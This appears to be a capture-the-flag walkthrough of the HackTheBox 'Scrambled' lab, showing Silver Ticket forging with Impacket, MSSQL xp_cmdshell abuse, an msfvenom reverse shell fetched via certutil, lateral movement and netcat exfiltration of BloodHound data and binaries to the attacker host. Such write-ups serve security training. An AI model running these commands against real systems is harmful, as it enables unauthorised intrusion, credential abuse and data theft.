
```python
import base64
import struct
import sys

b64sid = sys.argv[1]
binsid = base64.b64decode(b64sid)
a, N, cccc, dddd, eeee, ffff, gggg = struct.unpack("BBxxxxxxIIIII", binsid)
bb, bbbb = struct.unpack(">xxHIxxxxxxxxxxxxxxxxxxxx", binsid)
bbbbbb = (bb << 32) | bbbb

print(f"S-{a}-{bbbbbb}-{cccc}-{dddd}-{eeee}-{ffff}-{gggg}")
```

```
≡ 2022-01-13/scrambled git:(master) ▶ sid AQUAAAAAAAUVAAAAhQSCo0F98mxA04uX9AEAAA==
S-1-5-21-2743207045-1827831105-2542523200-500
≡ 2022-01-13/scrambled git:(master) ▶
```

NTLM

I use the site below to convert.

- https://codebeautify.org/ntlm-hash-generator



generate Silver ticket

I got all I need

- SID: S-1-5-21-2743207045-1827831105-2542523200-500
- Target: dc1.scrm.local
- Service: MSSQLSvc/dc1.scrm.local:1433
- RC4 (NTLM): B999A16500B87D17EC7F2E2A68778F05
- User: sqlsvc

I am going to use *Impacket's ticket.py* to request the ticket.

```
≡ scrambled/sqlsvc-ticket git:(master) ▶ ticketer.py -nthash 'B999A16500B87D17EC7F2E2A68778F05' \
-domain-sid 'S-1-5-21-2743207045-1827831105-2542523200' -domain scrm.local \
-dc-ip 10.10.11.168 -spn 'MSSQLSvc/dc1.scrm.local:1433' sqlsvc
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/sqlsvc
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in sqlsvc.ccache
≡ scrambled/sqlsvc-ticket git:(master) ▶
```

Then I access the SQL server with ticket.

```
≡ scrambled/sqlsvc-ticket git:(master) ▶ ls -l
.rw-r--r-- ghost ghost 1.1 KB Sat Jan 14 13:45:39 2023  sqlsvc.ccache
≡ scrambled/sqlsvc-ticket git:(master) ▶ KRB5CCNAME=sqlsvc.ccache mssqlclient.py -k dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

MSSQL

basic enumeration

I check databases.

```
SQL> select name, database_id from sys.databases;
name                                                                                                                                                             database_id
---------------------------------------------------------------------------------------------------------------------------------------------------------------  -----------
master                                                                                                                                                                         1
tempdb                                                                                                                                                                         2
model                                                                                                                                                                          3
msdb                                                                                                                                                                           4
ScrambleHR                                                                                                                                                                     5
```

ScrambleHR

```
SQL> select table_name from scramblehr.information_schema.tables;
table_name

----------------------------------------------------------------------

Employees

UserImport

Timesheets
```

```
SQL> select * from ScrambleHR.dbo.Employees;
 EmployeeID   FirstName                                  Surname                                    Title

-----------   ----------------------------------------   ----------------------------------------   ----------
----------------------

SQL> select * from ScrambleHR.dbo.UserImport;
LdapUser                                   LdapPwd                                    LdapDomain

-----------------------------------------  -----------------------------------------  --------------------------

MiscSvc                                    ScrambledEggs9900                          scrm.local
```

Found 1 user

- *miscsvc:ScrambledEggs9900*

xp_cmdshell

I try running *xp_cmdshell* and it failed.
But then I check if I am *sysadmin*, if so I can enable and run.

```
SQL> xp_cmdshell
[-] ERROR(DC1): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell
' because this component is turned off as part of the security configuration for this server. A system adm
inistrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling
'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL> SELECT IS_SRVROLEMEMBER('sysadmin');


-----------

          1

SQL>
```

Therefore, I enable it.

```
SQL> enable_xp_cmdshell
[*] INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL>
```

Now I can execute the shell.

```
SQL> EXEC xp_cmdshell 'whoami';
output


--------------------------------------------------
------------------------------------------


scrm\sqlsvc


NULL
```

msfvenom payload

I generate a payload.

```
Ξ scrambled/sqlsvc-ticket git:(master) ▶ msfvenom -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Ξ scrambled/sqlsvc-ticket git:(master) ▶
```

Then run python server and download.

```
SQL> EXEC xp_cmdshell 'certutil -urlcache -f http://10.10.14.5/ghost.exe C:\Windows\Temp\ghost.exe';
output


-----------------------------------------------------------------------------------------------------------------------
----------------------------------------

****  Online  ****


CertUtil: -URLCache command completed successfully.


NULL


SQL>
```

```
Ξ scrambled/sqlsvc-ticket git:(master) ▶ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.168 - - [14/Jan/2023 13:55:36] "GET /ghost.exe HTTP/1.1" 200 -
10.10.11.168 - - [14/Jan/2023 13:55:37] "GET /ghost.exe HTTP/1.1" 200 -
```

I execute to receives a shell.

```
SQL> EXEC xp_cmdshell 'C:\Windows\Temp\ghost.exe'
```

```
Ξ scrambled/sqlsvc-ticket git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
^C
1 scrambled/sqlsvc-ticket git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.168] 59239
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
scrm\sqlsvc

C:\Windows\system32>
```

0x5 miscsvc

miscsvc

I can access smbshare with the user.

```
2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/miscsvc:ScrambledEggs9900@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# help
```

I can access *IT* this time.

```
# use IT
# ls
drw-rw-rw-          0  Thu Nov  4 03:32:55 2021 .
drw-rw-rw-          0  Thu Nov  4 03:32:55 2021 ..
drw-rw-rw-          0  Thu Nov  4 05:06:32 2021 Apps
drw-rw-rw-          0  Thu Nov  4 03:32:44 2021 Logs
drw-rw-rw-          0  Thu Nov  4 03:32:55 2021 Reports
#
```

C:\Users

I found a user *miscsvc*.

```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5805-B4B6

 Directory of C:\Users

05/11/2021  14:56    <DIR>          .
05/11/2021  14:56    <DIR>          ..
05/11/2021  21:28    <DIR>          administrator
03/11/2021  19:31    <DIR>          miscsvc
26/01/2020  17:54    <DIR>          Public
01/06/2022  13:58    <DIR>          sqlsvc
               0 File(s)              0 bytes
               6 Dir(s)  15,952,531,456 bytes free

C:\Users>cd miscsvc
cd miscsvc
Access is denied.
```

The user is not part of *Remote Management*, therefore I do not think I can access directly.

```
C:\Users>net user miscsvc
net user miscsvc
User name                    miscsvc
Full Name                    MiscSvc
Comment                      Miscellaneous scheduled tasks and services
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            03/11/2021 18:07:47
Password expires             Never
Password changeable          04/11/2021 18:07:47
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   30/05/2022 12:37:41

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *ITUsers
The command completed successfully.
```

Lateral movement (SQLSVC → MISCSVC)

```
C:\Windows\system32>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $SecPassword = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
$SecPassword = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
PS C:\Windows\system32> $Cred = New-Object System.Management.Automation.PSCredential('scrm.local\MiscSvc', $SecPassword)
$Cred = New-Object System.Management.Automation.PSCredential('scrm.local\MiscSvc', $SecPassword)
PS C:\Windows\system32> Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { whoami }
Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { whoami }
scrm\miscsvc
```

Now I can execute command as below to gain reverse shell.
First I need to redownload *msfvenom* payload because previous one is downloaded by *sqlsvc* and cannot run by *msicsvc*.

```
PS C:\Windows\system32> Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { certutil -urlcache -f http://10.10.14.5/ghost.exe C:\Windows\Temp\ghostmisc.exe }
Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { certutil -urlcache -f http://10.10.14.5/ghost.exe C:\Windows\Temp\ghostmisc.exe }
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\Windows\system32> Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { C:\Windows\Temp\ghostmisc.exe }
Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { C:\Windows\Temp\ghostmisc.exe }
PS C:\Windows\system32> Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { cmd.exe /c C:\Windows\Temp\ghostmisc.exe }
Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { cmd.exe /c C:\Windows\Temp\ghostmisc.exe }
```

```
Ξ scrambled/sqlsvc-ticket git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.168] 49357
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\miscsvc\Documents>whoami
whoami
scrm\miscsvc

C:\Users\miscsvc\Documents>
```

user.txt flag

```
C:\Users\miscsvc>cd Desktop
cd Desktop

C:\Users\miscsvc\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5805-B4B6

 Directory of C:\Users\miscsvc\Desktop

03/11/2021  19:32    <DIR>          .
03/11/2021  19:32    <DIR>          ..
13/01/2023  21:15                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)  15,947,771,904 bytes free

C:\Users\miscsvc\Desktop>type user.txt
type user.txt
c1c5955422de81c91bfecb10dc7d46ac

C:\Users\miscsvc\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC1
   Primary Dns Suffix  . . . . . . . : scrm.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : scrm.local
```

```
                                    htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-0E-BC
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::202(Preferred)
   Lease Obtained. . . . . . . . . . : 13 January 2023 21:14:30
   Lease Expires . . . . . . . . . . : 14 January 2023 07:44:31
   IPv6 Address. . . . . . . . . . . : dead:beef::4dd9:dfb3:525b:e7ab(Preferred)
   Link-local IPv6 Address . . . . . : fe80::4dd9:dfb3:525b:e7ab%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.11.168(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%14
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 369119318
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-53-82-0D-00-50-56-B9-0E-BC
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```

Bloodhound

Since I cannot use *smb share*, I downloaded netcat together with SharpHound.

```
C:\Users\miscsvc\Desktop>certutil -urlcache -f http://10.10.14.5/nc.exe nc.exe
certutil -urlcache -f http://10.10.14.5/nc.exe nc.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\miscsvc\Desktop>certutil -urlcache -f http://10.10.14.5/SharpHound.exe SharpHound.exe
certutil -urlcache -f http://10.10.14.5/SharpHound.exe SharpHound.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\miscsvc\Desktop>.\SharpHound.exe
.\SharpHound.exe
2023-01-14T07:20:19.9813051+00:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-01-14T07:20:20.1219205+00:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-14T07:20:20.1531725+00:00|INFORMATION|Initializing SharpHound at 07:20 on 14/01/2023
2023-01-14T07:20:20.3094229+00:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-14T07:20:20.4656755+00:00|INFORMATION|Beginning LDAP search for scrm.local
2023-01-14T07:20:20.4969227+00:00|INFORMATION|Producer has finished, closing LDAP channel
2023-01-14T07:20:20.5125482+00:00|INFORMATION|LDAP channel closed, waiting for consumers
```

Then I copy back as follow.

```
C:\Users\miscsvc\Desktop>.\nc.exe -w 3 10.10.14.5 80 < 20230114072104_BloodHound.zip
.\nc.exe -w 3 10.10.14.5 80 < 20230114072104_BloodHound.zip

C:\Users\miscsvc\Desktop>
```

```
Ξ 2022-01-13/scrambled git:(master) ▶ ls
creds.txt  feroxbuster.80.out  GetUserSPNs.py  ghost.exe  ldapsearch  Netwo
Ξ 2022-01-13/scrambled git:(master) ▶ nc -lp 80 > BloodHound.zip
Ξ 2022-01-13/scrambled git:(master) ▶
```

Basic enumeration

The user is part of *ITUsers*.

```
C:\Users\miscsvc\Desktop>net user miscsvc
net user miscsvc
User name                    miscsvc
Full Name                    MiscSvc
Comment                      Miscellaneous scheduled tasks and services
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            03/11/2021 18:07:47
Password expires             Never
Password changeable          04/11/2021 18:07:47
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   14/01/2023 07:15:28

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *ITUsers
The command completed successfully.
```

Now I can check *IT* share. Found *ScrambleClient.exe* with the DLL.

```
C:\Shares\IT\Apps\Sales Order Client>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5805-B4B6

 Directory of C:\Shares\IT\Apps\Sales Order Client

05/11/2021  20:57    <DIR>          .
05/11/2021  20:57    <DIR>          ..
05/11/2021  20:52            86,528 ScrambleClient.exe
05/11/2021  20:52            19,456 ScrambleLib.dll
               2 File(s)        105,984 bytes
               2 Dir(s)  15,943,102,464 bytes free
```


I transfer those to my machine.

```
C:\Shares\IT\Apps\Sales Order Client>C:\Users\miscsvc\Desktop\nc.exe -w 3 10.10.14.5 80 < ScrambleClient.exe
C:\Users\miscsvc\Desktop\nc.exe -w 3 10.10.14.5 80 < ScrambleClient.exe

C:\Shares\IT\Apps\Sales Order Client>C:\Users\miscsvc\Desktop\nc.exe -w 3 10.10.14.5 80 < ScrambleLib.dll
C:\Users\miscsvc\Desktop\nc.exe -w 3 10.10.14.5 80 < ScrambleLib.dll

C:\Shares\IT\Apps\Sales Order Client>
```


```
Ξ 2022-01-13/scrambled git:(master) ▶ ls
BloodHound.zip  creds.txt  feroxbuster.80.out  GetUserSPNs.py  ghost.exe  ldapsearch  Network Security
Ξ 2022-01-13/scrambled git:(master) ▶ mkdir "Sales-Order-Client"
Ξ 2022-01-13/scrambled git:(master) ▶ cd Sales-Order-Client
Ξ scrambled/Sales-Order-Client git:(master) ▶ nc -lp 80 > ScrambleClient.exe
Ξ scrambled/Sales-Order-Client git:(master) ▶ nc -lp 80 > ScrambleLib.dll
Ξ scrambled/Sales-Order-Client git:(master) ▶
```

ScrambleClient.exe

Then I open with *dnSpy*, looking through all I see the available commands under *ScrambleLib* → *ScrambleNetShared*.

